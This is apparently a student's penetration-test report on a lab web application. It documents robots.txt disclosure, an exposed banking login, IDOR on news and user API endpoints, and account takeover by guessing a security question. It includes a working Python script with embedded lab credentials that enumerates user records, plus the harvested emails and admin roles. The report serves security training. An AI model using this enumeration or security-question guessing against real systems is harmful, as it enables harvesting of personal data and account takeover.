
Ömer Faruk Karataş – 38160

I identified my public IP as 24.133.169.199 using ifconfig.me to ensure traffic traceability. Following requirements, I recorded this address in IP.txt for documentation.



Upon accessing the target web application at `http://156.67.31.50:10007`, I performed manual path discovery to identify available endpoints and hidden files. I tested the following URLs:


- `/admin` (Result: Not Found/Restricted)
- `/login` (Result: Accessible)
- `/register` (Result: Accessible)
- `/dashboard` (Result: Restricted)
- `/robots.txt` (Result: Accessible - Found Sensitive Data)
- `/sitemap.xml` (Result: Not Found)

During this phase, I identified a search bar, login functionality, and registration forms as primary attack surfaces.

Vulnerability #1: Information Disclosure via robots.txt


- **Vulnerability Name:** Sensitive Endpoint Disclosure in robots.txt

- **Location:** `http://156.67.31.50:10007/robots.txt`
- **Steps to Reproduce:**
    1. Navigate to the root directory of the target web application.
    2. Append `/robots.txt` to the URL.
    3. Observe the `Disallow` entries intended for search engine crawlers.
- **Proof of Exploitation:** You can see it in the image below.
- **Impact Assessment:** By listing sensitive directories in `robots.txt`, the application explicitly informs attackers of hidden administrative or sensitive endpoints. This simplifies the reconnaissance phase for an attacker, leading to the discovery of unauthorized login portals.




Vulnerability #2: Security Misconfiguration (Hidden Sensitive Endpoint)

- **Vulnerability Name:** Exposure of Sensitive Banking Login Portal
- **Location:** `http://156.67.31.50:10007/tombankhadi-login`
- **Steps to Reproduce:**
    1. Perform a reconnaissance scan or check `robots.txt`.
    2. Navigate to the discovered path `/tombankhadi-login`.
    3. Observe the redirection/access to a "TOMBank Hadi İnternet Bankacılığı" login interface.
- **Proof of Exploitation:** Accessing this URL reveals a high-stakes banking login interface that is entirely separate from the expected news/blog application. (See attached screenshot of the TOMBank login page).
- **Impact Assessment:** This represents a significant security misconfiguration. The existence of a banking portal on the same infrastructure as a news site increases the attack surface exponentially. An attacker could target this sensitive endpoint to attempt credential harvesting or unauthorized financial access.




Vulnerability #3: Broken Access Control via Sequential ID Enumeration

- **Vulnerability Name:** Insecure Direct Object Reference (IDOR) / Resource Enumeration
- **Location:** `http://156.67.31.50:10007/news/[ID]`
- **Steps to Reproduce:**
    1. Navigate to a valid news article, such as `http://156.67.31.50:10007/news/3`.
    2. Identify that the application fetches resources based on a predictable, sequential integer ID in the URL.
    3. Manually modify the ID to other integers (e.g., `/news/1`, `/news/2`) to access different articles.
    4. Tested with non-existent IDs (e.g., `-1`) and special characters (e.g., `'`), which resulted in a "Not Found" or blank response, indicating basic error handling but no mitigation for enumeration.
- **Proof of Exploitation:** Successful navigation between different news articles simply by changing the numerical suffix in the URL, proving that the resource mapping is direct and predictable.
- **Impact Assessment:** Predictable IDs allow an attacker to programmatically "scrape" or enumerate the entire database of news articles. If certain IDs are linked to private or unreleased content, an attacker can bypass the intended UI flow to view restricted information.



Vulnerability #4: Insecure Direct Object Reference (IDOR) via API Endpoint

- **Vulnerability Name:** API Endpoint IDOR leading to Sensitive User Data Exposure
- **Location:** `http://156.67.31.50:10007/api/user/[ID]`
- **Steps to Reproduce:**
    1. Create a regular user account and log in.
    2. Access the internal API endpoint for the current user (e.g., `/api/user/8`).
    3. Manually change the user ID in the URL to a different integer (e.g., `/api/user/1`).
    4. Observe that the server returns the private details of other registered users without validating if the requester has the authority to view them.
- **Proof of Exploitation:** Accessing `/api/user/1` revealed the following JSON data:



Impact Assessment: This is a high-severity vulnerability. An attacker can systematically enumerate all user IDs to harvest sensitive information, including email addresses and system roles (`is_admin`). This data can be used for targeted phishing attacks or to identify administrative accounts for further exploitation.

```
┌──(theomerkaratas㉿kali)-[~/Desktop]
└─$ cat get_simple_1_1000_user_request.py
import requests
import json

base_url = "http://156.67.31.50:10007/api/user/"
username = "student7"
password = "aNpeogCSrIhgAXv6"

users = []

for user_id in range(-1000, 1001):
    url = f"{base_url}{user_id}"
    response = requests.get(url, auth=(username, password))

    if response.status_code == 200:
        users.append(response.json())
        print(f"✓ User {user_id}: {response.json()['username']}")

# JSON dosyası olarak kaydet
with open("all_users.json", "w") as f:
    json.dump(users, f, indent=2)

print(f"\n✓ Toplam {len(users)} kullanıcı 'all_users.json' dosyasına kaydedildi")
```

```
┌──(theomerkaratas㉿kali)-[~/Desktop]
└─$ python3 get_simple_1_1000_user_request.py
✓ User 1: duygu
✓ User 2: admin
✓ User 3: hello
✓ User 4: mock
✓ User 5: user
✓ User 8: testuser

✓ Toplam 6 kullanıcı 'all_users.json' dosyasına kaydedildi

┌──(theomerkaratas㉿kali)-[~/Desktop]
└─$ cat all_users.json
[
  {
    "email": "duygu@gmail.com",
    "id": 1,
    "is_admin": 0,
    "status": "active",
    "username": "duygu"
  },
  {
    "email": "admin@gmail.com",
    "id": 2,
    "is_admin": 1,
    "status": "active",
    "username": "admin"
  },
  {
    "email": "daa@gmail.com",
    "id": 3,
    "is_admin": 0,
    "status": "active",
    "username": "hello"
  },
```



```
{
  "email": "daa@gmail.com",
  "id": 3,
  "is_admin": 0,
  "status": "active",
  "username": "hello"
},
{
  "email": "zaxd@gmail.com",
  "id": 4,
  "is_admin": 0,
  "status": "active",
  "username": "mock"
},
{
  "email": "user@gmail.com",
  "id": 5,
  "is_admin": 0,
  "status": "active",
  "username": "user"
},
{
  "email": "testuser@gmail.com",
  "id": 8,
  "is_admin": 0,
  "status": "active",
  "username": "testuser"
}
```



Vulnerability #5: Automated User Enumeration & Sensitive Data Exposure


- **Vulnerability Name:** Mass Assignment / IDOR leading to Full User Database Exposure
- **Location:** `http://156.67.31.50:10007/api/user/[ID]`
- **Steps to Reproduce:**
    1. Develop a Python script to automate GET requests to the `/api/user/` endpoint using a range of IDs (e.g., -1000 to 1000).


2. Use valid credentials to authenticate the requests.
3. Analyze the responses to identify valid users and their associated roles.
4. Execute the script and capture the output in a structured format (JSON).

- **Proof of Exploitation:** I successfully executed a script named `get_simple_1_1000_user_request.py` which iterated through the IDs. The script successfully retrieved data for 6 distinct users, including the system administrator:
  - **User 2:** `username: admin`, `email: admin@gmail.com`, `is_admin: 1`
  - **User 8:** `username: testuser` (The account I created). *(Refer to the attached screenshots showing the script code and the resulting `all_users.json` file.)*
- **Impact Assessment:** This allows an attacker to map out the entire user base of the application. Identifying the exact `id` and `email` of the administrator (`id: 2`) provides a direct target for brute-force attacks, credential stuffing, or targeted social engineering. The ability to automate this process means an attacker can scrape the entire database in seconds.




The Daily Scroll
Health World Politics Entertainment Business Technology Science
Search news...
Search
Login
Login
Welcome back to the news that matters (or maybe just entertains).
admin
Login
Forgot your password?
Don't have an account? Register
Go Back
© 2025 The Daily Pulse. All rights reserved.
Privacy Policy | Contact Us | About


The Daily Scroll
Health World Politics Entertainment Business Technology Science
Search news...
Search
Profile
Welcome, admin
Admin
Account Information
Username: admin
Email: admin@gmail.com
Role: Administrator
Edit Profile
Admin Panel
Logout
View API Profile



Vulnerability #6: Broken Authentication via Weak Security Question

- **Vulnerability Name:** Predictable Security Question Leading to Full Account Takeover (ATO)
- **Location:** `http://156.67.31.50:10007/login` (Password Recovery Modal)
- **Steps to Reproduce:**
    1. Navigate to the Login page and click on "Forgot Password".
    2. Enter the targeted username (e.g., `admin`) discovered in previous steps.
    3. The system prompts a common security question: "In which city were you born?".
    4. Enter common/predictable city names (e.g., `ankara`, `istanbul`).
    5. Observe that upon a correct guess, the system immediately provides a password recovery option or a new password without any secondary out-of-band verification (like SMS or Email).
- **Proof of Exploitation:** As seen in the screenshots, the application allows for manual brute-forcing of the security question. Since the question is highly predictable and lacks rate limiting or multi-factor authentication, an attacker can easily hijack high-privileged accounts like the `admin`.